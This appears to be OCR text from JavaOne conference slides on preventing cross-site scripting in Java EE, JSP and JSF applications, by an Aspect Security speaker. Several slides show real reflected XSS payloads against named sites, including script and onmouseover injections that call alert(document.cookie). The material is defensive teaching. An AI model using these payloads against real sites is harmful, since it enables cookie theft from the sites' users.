Java is a trademark of Sun Microsystems, Inc.


JavaOne℠

XSS-Proofing Java™ EE, JSP, and JSF Applications


Jeff Williams

Aspect Security
http://www.aspectsecurity.com
jeff.williams@aspectsecurity.com
Twitter Questions: @planetlevel

ASPECT SECURITY
Application Security Specialists


WebGoat
OWASP Foundation
AppSec Contract
CSRF Guard & Tester
Java PDF Attack Filter
ASVS
JavaEE ClickJack Filter
OWASP WebGoat and WebScarab
OWASP
CSRF Tester & CSRF Guard
OWASP
OWASP Application Security Verification Standard
OWASP
1999
2001
2003
2005
2007
2009
SSE-CMM
OWASP Top Ten
Chapters Program
Java Stinger
Risk Rating Model
Java ESAPI
XSS Prevent CheatSheet

Ebola: Courtesy NIH




You spread XSS <u>every</u> time you put untrusted data in a webpage without escaping


Ebola: Courtesy NIH

150 days…

https://www.dev.java.net/servlets/Search?mode=xss&query=xss&scope=domain&artifact=xss&resultsPerPage="'/><script>alert('Hello%20TheRat')</script>

Courtesy xssed.org







150 days…

https://www.dev.java.net/servlets/Search?mode=xss&query=xss&scope=domain&artifact=xss&resultsPerPage="'/><script>alert('Hello%20TheRat')</script>

Courtesy xssed.org






15 seconds…

http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss'><script>alert(document.cookie)</script>


Multiple instances in page




15 seconds…

http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss'><script>alert(document.cookie)</script>

Multiple instances in page






15 more seconds…

http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss' onmouseover='alert(document.cookie)


Multiple instances in page




15 more seconds…

http://www28.cplan.com/cc230/sessions_catalog.jsp?ilc=230-1&ilg=english&isort=&isort_type=&is=yes&icriteria8=xss' onmouseover='alert (document.cookie)

Multiple instances in page






Vulnerable Web Applications

- 225,150,000 records leaked via vulnerable applications
- 79% of all stolen records in 2008 came from breached apps

